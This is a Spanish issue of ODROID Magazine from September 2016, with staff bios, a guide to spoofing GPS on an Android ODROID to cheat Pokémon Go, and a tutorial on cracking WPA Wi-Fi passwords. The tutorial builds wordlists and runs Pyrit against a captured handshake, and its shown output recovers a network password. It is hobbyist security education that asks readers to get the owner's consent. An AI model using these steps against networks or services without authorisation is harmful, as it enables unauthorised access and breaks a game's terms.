Kodibuntu • IoT ODROID-C2 • Hadoop y Spark en ODROID XU4

ODROID Magazine

Año Tres
Num. #33
Sep 2016

¡Hazte con todos! *Pokémon*

Cómo hakear el famoso juego suplantando el sistema GPS

- Securidad WPA en redes a partir de ataques de diccionario
- REDTOP, un sorprendente proyecto con un ODROID-C1 y una carcasa 3D

Qué defendemos.

Nos esmeramos en presentar una tecnología punta, futura, joven, técnica y para la sociedad de hoy.

Nuestra filosofía se basa en los desarrolladores. Continuamente nos esforzamos por mantener estrechas relaciones con éstos en todo el mundo.

Por eso, siempre podrás confiar en la calidad y experiencia que representa la marca distintiva de nuestros productos.

Simple, moderno y único.
De modo que tienes a tu alcance lo mejor para hacer todo lo que imagines

HARDKERNEL

Pollin ELECTRONIC

Realizamos envios de ODROID-C2 and ODROID-XU4 a los países de la UE! Ven y visita nuestra tienda online!

Dirección: Max-Pollin-Straße 1
85104 Pförring Alemania

Teléfono & Fax
telf : +49 (0) 8403 / 920-920
email : service@pollin.de

Nuestros productos ODROID se pueden encontrar en: http://bit.ly/1tXPXwe

EDITORIAL

Pokemon Go, el juego para móviles más popular de la historia entretiene a más de 20 millones de usuarios a diario. Parte del juego consiste en incubar huevos de Pokemon, que depende de cuántos kilómetros camine el jugador. A pesar de que recomendamos jugar al juego como es debido, ya que hacer ejercicio y estar al aire libre es parte del juego, existe un truco interesante que se puede hacer con un ODROID, el cual permite incubar los huevos reproduciendo una típica ruta en ODROID y suplantando la ubicación GPS de Pokemon Go. Se traba de un proyecto en pruebas, de modo que no recomendamos ponerlo a prueba con tu cuenta.

También presentamos un singular proyecto de un ordenador portátil imprimido en 3D llamado Redtop, junto con una carcasa para XU4 de bajo coste que puedes imprimir en una impresora estándar de inyección de tinta o láser. Michael continúa su tutorial de informática de alto rendimiento con una guía para instalar Hadoop, Adrian concluye su serie de seguridad en las redes con las redes WPA y comparte algunos scripts muy útiles para hacer copia de seguridad, Bo relata sus aventuras con la creación de un equipo moderno para el coche, y @withrobot aclara la diferencia entre los mecanismos de obturación de las cámaras. Para los entusiastas de los juegos, Tobias presenta la emulación de Sega Saturn, y analizamos brevemente Pac-Man 256 para Android.

ODROID Magazine, que se publica mensualmente en http://magazine.odroid.com/, es la fuente de todas las cosas ODROIDianas. • Hard Kernel, Ltd. • 704 Anyang K-Center, Gwanyang, Dongan, Anyang, Gyeonggi, South Korea, 431-815 • fabricantes de la familia ODROID de placas de desarrollo quad-core y la primera arquitectura ARM “big.LITTLE” del mundo basada en una única placa.
Para información sobre cómo enviar articulos, contacta con odroidmagazine@gmail.com, o visita http://bit.ly/1ypImXs.
Únete a la comunidad ODROID con miembros en más de 135 países en http://forum.odroid.com/ y explora las nuevas tecnologías que te ofrece Hardkernel en http://www.hardkernel.com/

HARDKERNEL

NUESTRO MARAVILLOSO PRESONAL ODROIDIAN:

Rob Roy, Editor Jefe

Soy un programador informático que vive y trabaja en San Francisco, CA, en el diseño y desarrollo de aplicaciones web para clients locales sobre mi cluster ODROID. Mis principales lenguajes son jQuery, angular JS y HTML5/CSS3. También desarrollo SO precompilados, Kernels personalizados y aplicaciones optimizadas para ODROID basadas en las versiones oficiales de Hardkernel, por los cuales he ganado varios Premios. Utilizo mi ODROIDs para diversos fines, como centro multimedia, servidor web, desarrollo de aplicaciones, estación de trabajo y como plataforma de juegos. Puedes echar un vistazo a mi colección de 100 GB de software ODROID, kernel precompilados e imágenes en `http://bit.ly/1fsaXQs`.

Bruno Doiche, Editor Artístico Senior

Bruno ama su trabajo, pero su trabajo le aman aún más! Es por eso que le sigue llamando todos los días y todas las noches, con una especial capacidad para predecir cuando está cocinando, lavando la ropa o fregando los platos. Sin embargo, no le importa demasiado, ya que al otro lado del teléfono siempre hay alguien que simplemente trata de joder un poco el mundo y lo necesita para solucionar su mundo y seguir girando.

Manuel Adamuz, Editor Español

Tengo 31 años y vivo en Sevilla, España, aunque nací en Granada. Estoy casado con una mujer maravillosa y tengo un hijo. Hace unos años trabajé como técnico informático y programador, pero mi trabajo actual está relacionado con la gestión de calidad y las tecnologías de la información: ISO 9001, ISO 27001, ISO 20000 Soy un apasionado de la informática, especialmente de los microordenadores como el ODROID, Raspberry Pi, etc. Me encanta experimentar con estos equipos y traducir ODROID Magazine. Mi esposa dice que estoy loco porque sólo pienso en ODROID. Mi otra afición es la bicicleta de montaña, a veces participo en competiciones semiprofesionales.

Nicole Scott, Editor Artístico

Soy una experta en Producción Transmedia y Estrategia Digital especializa en la optimización online y estrategias de marketing, administración de medios sociales y producción multimedia impresa, web, vídeo y cine. Gestiono múltiples cuentas con agencias y productores de cine, desde Analytics y Adwords a la edición de vídeo y maquetación DVD. Tengo un ODROID-U3 que utilizo para ejecutar un servidor web sandbox. Vivo en el área de la Bahía de California, y disfruta haciendo senderismo, acampada y tocando música. Visita mi web http://www.nicolecscott.com.

James LeFevour, Editor Artístico

Soy un especialista en medios digitales que disfruta trabajando como freelance en marketing de redes sociales y administración de sitios web. Cuanto más aprendo sobre las posibilidades de ODROID más me ilusiona probar cosas nuevas con él. Me traslade a San Diego desde el Medio Oeste de los EE.UU. Continuo muy enamorado de muchos de los aspectos que la mayoría de la gente de la Costa Oeste ya da por sentado. Vivo con mi encantadora esposa y nuestro adorable conejo mascota; el cual mantiene mis libros y material informático en constante peligro.

Andrew Ruggeri, Editor Adjunto

Soy un ingeniero de sistemas Biomédicos anclado en Nueva Inglaterra que actualmente trabaja en la industria aeroespacial. Un microcontrolador 68HC11 de 8 bits y el código ensamblador son todo lo que me interesa de los sistemas embebidos. Hoy en día, la mayoría de los proyectos en los que trabajo están en lenguajes C y C ++, o en lenguajes de alto nivel como C# y Java. Para muchos proyectos, utilizo placas ODROID, pero aún sigo intentando utilizar los controladores de 8 bits cada vez que puedo (soy un fan de ATMEL). Aparte de la electrónica, soy un amante de la fotografía analógica y desarrollo la película friki con la que disfruto intentando hablar en idiomas extranjeros.


Venkat Bommakanti, Editor Adjunto


Soy un apasionado de los ordenadores desde la bahía de San Francisco en California. Procuro incorporar muchos de mis intereses en proyectos con ordenadores de placa reducida, tales como pequeños modificaciones de hardware, carpintería, reutilización de materiales, desarrollo de software y creación de grabaciones musicales de aficionados. Me encanta aprender continuamente cosas nuevas, y trato de compartir mi alegría y entusiasmo con la comunidad.

Josh Sherman, Editor Adjunto

Soy de la zona de Nueva York, y ofrezco mi tiempo como escritor y editor para ODROID Magazine. Suelo experimentar con los ordenadores de todas las formas y tamaños: haciendo trizas las tablets, convirtiendo Raspberry Pi en PlayStations y experimentado con los ODROIDs y otros SoCs. Me encanta trabajar con los elementos básicos y así poder aprender más, y disfrutar enseñando a otros escribiendo historias y guías sobre Linux, ARM y otros proyectos experimentales divertidos.

INDICE





HECKEAR POKEMON GO CON UN ODROID

COMO LOGRAR SUPLANTAR EL GPS

por Andrew Ruggeri

Pokemon Go es un juego muy popular para teléfonos móviles, el cual ha sido descargado más de 100 millones de veces por jugadores de todo el mundo. Utiliza la realidad aumentada para hacer que explores el mundo real con el objeto de capturar pokemon, acudiendo a puntos reales en los que está ubicado lo bueno. Cuanto más camines, captures pokemon y entrenes en gimnasios más puntos obtendrás.

El juego utiliza el GPS del teléfono para registrar el movimiento de los jugadores y la distancia recorrida. Aquí es donde el "truco" entra en juego. Quisiera disculparme por el título, ya que en realidad no se trata de un truco, sino más bien una forma de engañar las funciones de geolocalización del juego. Nos centraremos en el envío de datos GPS registrados o simulados en Android. Lo bueno de los ODROIDs es que no sólo ejecutan Android, sino que también son altamente configurables. Desde un punto de vista del hardware, el cabezal principal GPIO tiene varias interfaces en serie. Además, el software es muy fácil de configurar y si fuera necesario, podemos acceder al código fuente completo de Android.

Por lo tanto, ¿Qué es lo que hace que este truco del GPS y ODROID sea ta interesante? Bueno, podemos decir que tiene principalmente dos ventajas. Recientemente, Niantic Inc, la compañía que hay detrás de Pokemon Go, ha comenzado a perseguir de un modo muy agresivo a los "bots" verificando el uso de una API. Cualquier cuenta detectada que use un bot será bloqueada de forma permanente. El método GPS que describimos aquí utiliza la aplicación oficial de Android, lo que significa que toda API que se conecte al servidor Niantic no será delimitada. Existen varias versiones "craqueadas" de Pokemon Go para Android que permiten al usuario hacer trampas y moverse por el juego sin tener que desplazarse en el mundo real. Sin embargo, algunas de estas versiones "craqueadas" ejecutan códigos maliciosos y peor aún, requieren acceso a root para instalarse, de modo que representan un gran problema de seguridad.

GPS sobre Android


Los ODROIDs tienen por defecto todos los drivers necesarios para trabajar con el típico GPS NMEA. NMEA es el protocolo estándar utilizado para comunicar datos GPS. Por suerte, el protocolo NMEA es utilizado tanto en modo serie como en modo texto, esto hace que sea extremadamente funcional porque es fácil de depurar y emular. NMEA es muy versátil porque ofrece información sobre los satélites disponibles y utilizados, la velocidad, los waypoints, los errores de posición y mucha más información que se puede transmitir.

Los ODROIDs en sí mismos no cuenta con una unidad GPS integrada, aunque una interfaz muy común para muchas unidades de GPS externas es la USB, como por ejemplo la que usa el módulo GPS de Hardkernel. Una vez conectado, el módulo se vincula normalmente en la interfaz serie disponible en /dev/ttyUSB0 o /dev/ttyACM0. Android cuenta con un archivo en la partición del sistema root

conocido como build.prop, que almacena la configuración de muchos y diferentes aspectos de Android. Dos de estos ajusten inciden directamente en el funcionamiento del GPS.

```
ro.kernel.android.gps=/dev/
ttyACM0
ro.kernel.android.gps.
speed=9600
```

El primer valor, "ro.kernel.android.gps", es la ubicación del flujo de datos en serie de NMEA, que normalmente es tty*. El segundo valor es la velocidad del flujo en serie. Aquí es donde las cosas se vuelven interesantes. Si podemos ajustar la ubicación GPS, también podemos introducir nuestros propios datos GPS NMEA, lo cual nos permite engañar al GPS. En la gran mayoría de mis pruebas, utilice un ODROID-C2 conectado vía UART a mi ordenador portátil. Esto me permitía cambiar rápidamente en el fichero build.prop el parámetro tty del GPS a "/dev/ttyS1", el puerto TTY para UART1 sobre el C2.





Flujo de datos GPS NMEA en serie

El engaño

He reescrito esta sección varias veces a la vista de los recientes acontecimientos y medidas que Niantic ha tomado hacia los "tramposos". En lugar de escribir el código que he desarrollado, me voy a centrar en varias técnicas y herramientas que cumplen con el mismo principio básico. El método más sencillo es grabar y reproducir un registro log de datos NMEA. En el contexto de Pokemon Go, darse un paseo por una zona con una buena cantidad de pokestops, gimnasios y Pokémon. Existen varias aplicaciones de Android que se pueden instalar en tu teléfono, suponiendo que tiene un teléfono Android, que te permiten guardar los datos GPS NMEA en un registro log. Mueve el archivo log al ordenador portátil conectado al ODROID. Se envía una línea de texto del archivo log NMEA al puerto serie a una velocidad de alrededor de 1 línea cada 100 o 200 ms. Un simple script Python puede hacer esto fácilmente. Este método no es de lo más increíble, pero es muy simple

Conexión USB-UART de ODROID





Pokemon Go ejecutandose sobre el sistema de suplantación de geolocalicación

y hace bien su trabajo. El hecho de que estos registros log representen datos reales es una gran ventaja.

La segunda opción es utilizar un simulador GPS que se ejecute en el ordenador portátil y bombardear con datos GPS ficticios al ODROID. Existen diversas herramientas de simulación GPS que incluyen interfaces muy buenas. Me he dado cuenta que muchas de ellas normalmente envían los datos GPS NMEA simulados a través de la conexión TCP o UDP. Mi solución para esto simplemente fue escribir un programa para leer desde un puerto local y luego enviar el contenido del paquete a la consola o al puerto serie. Una cuestión a la hora de crear datos GPS ficticios: tener mucho cuidado con las distancias y la velocidad. Recuerda que estás intentando imitar las condiciones del mundo real, así que si saltas de una ciudad a otra o de un continente a otro, vas a levantar sospechas.

Una vez que tengas tu fuente de datos GPS seleccionada y preparada, puedes pasar al siguiente paso. Para una depuración rápida y fácil de los datos GPS en Android, tienes algunos programas al final de esta guía. Te recomiendo que instale alguno, te ayudara bastante con la depuración y la comprobación de errores antes de iniciar Pokemon Go.

Configurar Android y ODROID

Como ya he dicho, la configuración es bastante simple y consiste en tener un ordenador portátil, o incluso otro ODROID para que actúe como fuente de datos GPS. Este es el dispositivo que enviará los datos GPS precargados o falsos al ODROID con Android. El ordenador portátil está conectado al puerto UART del ODROID o a cualquier otro puerto serie. En mi configuración que se muestra en la Figura anterior, tengo un convertidor USB a UART conectado al puerto UART1 del C2.

El software para Android es mínimo y sólo requiere un cambio rápido en la configuración y en el archivo build.prop del que he hablado antes. Asumiendo que tienes instalado Google PlayStore, la instalación de Pokemon Go es muy simple y sólo

requiere unos cuantos clics. Si no lo tienes instalado, puedes instalarlo siguiendo las sencillas instrucciones de Hardkernel en http://bit.ly/2aWS696. Tuve algunas dificultades para interactuar con la aplicación real Pokemon Go a la hora de usar un teclado y un ratón. Me di cuenta que algunos botones no funcionan al ser presionado. Terminé por usar una pantalla táctil y no volví a tener ningún problema.

Hay algunas cosas que debes cambiar en la configuración de tu Android. Lo primero que tienes que hacer es entrar en Settings->Developer Options y desactivar la casilla “Allow mock locations”, que se encuentra en la sección “Debugging”. Te darás cuenta de que sigue marcada cuando Pokemon Go muestre un error de localización GPS. Una vez desmarcada la opción el error desaparecerá. La segunda cosa que tienes que cambiar está en la página Locatión de los ajustes. A continuación, haz clic en la opción superior “Mode”, aparecerán tres opciones, la que tienes que seleccionar es “Device Only”. Esto hará que se use únicamente la información de localización del GPS, descartando cualquier otra fuente.

Notas

Una vez que has enviados los datos GPS a tu ODROID y tienes tu build.prop bien configurado para ver el puerto serie correcto, puedes seguir adelante y abrir Pokemon Go. Asumiendo que tienes tus datos que emulan el movimiento, deberías ver a tu “trainer” pokemon empezando a caminar en el juego. Antes de continuar, quisiera hacer hincapié en dos puntos importantes. El primero y más importante, estás violando los términos del juego al hacer esto. Si te descubren, Niantic tiene todo el derecho a bloquear permanentemente tu cuenta. El segundo punto en el que quiero incidir es que se trata sólo de un juego. Si se llega a un punto donde el juego tiene que automatizarse para poder disfrutar de él, es probable que no valga la pena jugar. Como todas las cosas, se recoge lo que se siembra, y espero que esta guía te sirva sobre todo para adquirir conocimientos útiles acerca de los sistemas GPS y Android.

Enlaces útiles

Apps de información GPS para Android

http://bit.ly/2bBdoXs Esta es el que yo uso
http://bit.ly/2br7DNK Igual de buena, con una interfaz muy limpia

Analizador y generador NMEA

http://bit.ly/1FjZRPk Uno de los mejores generadores, simple de usar e incluye algunos ejemplos básicos. Se le echa en falta un mensaje GPGLL, pero es insignificante. Este es el que yo utilicé para mi simulador. El método más simple para fijar dos puntos de paso es tener el programa con un incremento automático a una velocidad determinada.

Existen unos cuantos simuladores para Linux y mucho más para Windows. Una rápida búsqueda en Google con “ GPS Simulator” o “ GPS NMEA Simulator” te los mostrará. No pude encontrar uno que fuera gratuito y de código abierto, aunque si uno pre-compilado gratuito, muy simple y que está disponible en http://it.ly/2bBfXcm

Más información sobre NMEA GPS

http://aprs.gids.nl/nmea/
http://bit.ly/1g91wIE

ASUMIR EL RIEGO DE PENETRAR LAS REDES WPA - PARTE 2


por Adrian Popa

En nuestros anteriores artículos, atacamos las redes WEP y redes con WPS activado, pero ahora es el momento de atacar la tecnología más segura de las redes inalámbricas: el cifrado WPA. Como siempre, pide el consentimiento del propietario de la red antes de intentar romper su red y así evitar problemas legales después. ¡Es mejor prevenir que curar cuando se prueban las cosas!

Ataques de Diccionario - Crear listas de palabras

Dado que la gente tiene fama por ser muy deficiente a la hora de elegir contraseñas seguras, la mejor tecnica para romper la mayoría de las contraseñas es ejecutar un ataque de diccionario.

La complejidad de los ataques de diccionario reside en con-



¡El Ataque de diccionario! ¡Es súper efectivo!

seguir palabras correctas que sean relevantes para tu objetivo. Por ejemplo, si estás atacando una red WiFi alemana, es posible que quieras probar palabras en alemán (¡algunas son muy largas!) Si estás atacando un punto de acceso de un centro médico, puedes probar con términos médicos. No existe el diccionario "perfecto" – todo depende de tus necesidades. Puedes encontrar amplia información sobre diccionarios con vistas a realizar ataques aquí `http://bit.ly/2aLS6Fx`.

No debemos confundir el término "diccionario" con algo

La busqueda de la palabra correccta

así como Webster's English Dictionary. Simplemente son coleccio-nes de palabras que tienen algún significado para las personas o que hayan sido utilizadas como contraseñas con anterioridad, como se suelen apreciar en vulneraciones de seguridad. Por lo general los diccionarios para descifrar la contraseña incluyen muchos más términos que un diccionario estándar, porque también tienen que incluir palabras del argot (como Yolo) o palabras mal escritas habitualmente (como aprentice). También incluyen nombres propios (como Andrés), nombres de personajes o lugares ficticios (como Pellenor Fields) o términos técnicos (como el ácido desoxirribonucleico). Una buena fuente de estas palabras es la Wikipedia (que viene en diferentes idiomas), o incluso los subtítulos de película, que se puede obtener en grandes cantidades en `http://bit.ly/2a1g42j`.

Kali Linux viene con algunos diccionarios por defecto que puedes utilizar, o buscar en Internet listas de palabras útiles:

RockYou (134M) `http://bit.ly/1wtmeYA`
DarkcOde (18M) `http://bit.ly/1pwlvJJ`
Lista de diccionarios `http://bit.ly/2ayDRaP`
Torrents lista de palabras WPA-PSK `http://bit.ly/2azrOqN`
170K de palabras WPA `http://bit.ly/2as46gm`
1 millón de palabras `http://bit.ly/2a1geH4`

También puede crear tu propio diccionario desde un volcado de texto. Por ejemplo, puedes obtener una copia offline de Wikipedia (en muchos idiomas) desde el Proyecto Kiwix (http://bit.ly/2awalku). Necesitarás descargar el archivo no indexado zim para el idioma que elijas, asegurándose de seleccionar la variante "nopic", para no descargar ninguna imagen. La Wikipedia en Inglés ocupa aproximadamente 16 GB, mientras que en otros idiomas es sustancialmente menor. Para convertirla en una lista de palabras única, es necesario tener una gran cantidad de espacio libre. Por ejemplo, el tamaño no comprimido de la Wikipedia en Inglés es de 130 GB. Ten en cuenta que el comando zimdump necesitó un par de días para llegar a completarse en mi C1 con almacenamiento NFS.

```
$ wget http://www.openzim.org/\
download/zimlib-1.2.tar.gz
$ tar zxvf zimlib-1.2.tar.gz
$ cd zimlib-1.2/
$ sudo apt-get install liblzma-dev
$ ./configure --prefix=/usr
$ make
$ sudo make install
$ cd ..
$ echo 'Dumping all articles as html into the zimdump
directory.  Please wait'
$ zimdump -D zimdump wikipedia_en_all_nopic.zim
```

A continuación, tenemos que convertir el HTML a texto y concatenar todos los archivos en un único archivo de texto. Vamos a crear un empaquetador alrededor de html2text de manera que si se bloquea, no se detendrá toda la línea de información. El proceso tardará entre varias horas y varios días, dependiendo de la cantidad de archivos HTML que tengas que procesar y el dispositivo ODROID que poseas:

```
$ sudo apt-get install html2text
$ cat <<EOF >html2textwrapper.sh
#!/bin/bash
html2text -utf8 "\$@"
exit 0
EOF
$ chmod a+x html2textwrapper.sh
$ find zimdump/A -print0 | xargs -0 -P 4 -n 30 \
 ./html2textwrapper.sh >> wiki_en_full.txt
```

El siguiente paso es transcribir los caracteres no ASCII a sus homólogos ASCII (por ejemplo, I -> i) y dividir el archivo resultante en una lista de palabras. Iconv depende de la configuración regional, así que asegúrate de tener soporte UTF-8 (en lugar de "C", por ejemplo). El comando "tr" reemplaza todos los caracteres no alfanuméricos por nuevas líneas (a efectos prácticos inserta un Enter después de cada palabra). Luego ejecutamos sort para hacer las palabras únicas, que es una operación muy intensa para la CPU y la memoria. Si no tienes suficiente memoria RAM para sort, puedes dividir la entrada en varios archivos más pequeños y ejecutar sort, luego concatenar los resultados y ejecutar de nuevo sort sobre el resultado.

```
$ iconv -f UTF-8 -t US-ASCII//TRANSLIT \
wiki_en_full.txt | tr -cs "[:alpha:]" "\n"  >>
 wordlist_en_full.txt
$ sort -u wordlist_en_full.txt > \
 wordlist_en_unique.txt
```

Los diccionarios anteriores no están diseñados necesariamente para las restricciones WPA, de modo que encontrarán contraseñas más pequeñas. Puede eliminar las palabras más pequeñas o puedes utilizar una técnica para combinarlas y crear contraseñas más largas. Para eliminar palabras inadecuadas, puedes ejecutar grep (menor de 8 caracteres):

```
$ grep -P '.{8,}' wordlist_en_unique.txt > wordlist_
en_wpa.txt
```

Hasta aquí, tu diccionario se compone de una única palabra. Si deseas generar diccionarios con parejas de palabras (o varias palabras), puede hacerlo con algo como esto (que genera permutaciones de dos palabras en el diccionario):

```
$ cat wordlist_en_unique.txt wordlist_en_unique.txt
| perl -lne 'BEGIN{@a}{push @a,$_}END{foreach $x(@a)
{foreach $y(@a){print $x.$y}}}' > every2words.txt
```

Para tu comodidad, puedes localizar listas de palabras de Wikipedia en inglés y rumano en mi página de GitHub para hacer pruebas (`http://bit.ly/2ayE1yW`).

Ejecutar ataques de diccionario con Pyrit

Vamos a utilizar de nuevo Pyrit para ejecutar un ataque de diccionario, pero esta vez, en lugar de ejecutarlo directamente, vamos a importar el diccionario dentro Pyrit y lo vamos a ejecutar desde allí. Esto nos da la posibilidad de poder precalcular los hashes basados en el diccionario, de este modo el descifrado real queda reducido principalmente a una consulta posterior. Los datos se almacenan en ~/.pyrit.

```
$ pyrit -e 'NASA-HQ-WPA' create_essid
$ pyrit -i wordlist_en_wpa.txt  import_passwords
$ pyrit batch
```

El comando batch de Pyrit necesita mucho tiempo y hará

que tu CPU se caliente bastante mientras se crea la base de datos. Si el calor te supone un problema, puedes utilizar una herramienta como cpuctrl (http://bit.ly/2aon1dA) para limitar la frecuencia máxima de la CPU con el regulador adecuado como por ejemplo "conservative"

Para obtener la clave de red, tienes que proporcionar el archivo de captura y los resultados, si existen, deberían aparecer rápidamente. Aquí tienes un pcap de ejemplo como referencia:

```
adrianp@bellatrix:~/development/dictionaries$ pyrit -r nasa-supercali
fragilistic-handshake.pcap attack_db
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Connecting to storage at 'file://'...  connected.
Parsing file 'nasa-supercalifragilistic-handshake.pcap' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

Picked AccessPoint bc:ee:7b:8f:6c:b2 ('NASA-HQ-WPA') automatically.
Attacking handshake with Station 88:30:8a:3f:44:b7...
Tried 95479 PMKs so far (9.0%); 19256970 PMKs per second.

The password is 'supercalifragilisticexpialidocious'.
```

Un ataque de diccionario WPA con Pyrit

http://bit.ly/2agcRug. A continuación, ejecuta este comando:

```
$ pyrit -r nasa-supercalifragilistic-handshake.pcap
attack_db
```

Como puedes ver, incluso lo que parecer ser una contraseña larga y robusta puede llegar a descifrarse si aparece en algún artículo de Internet.

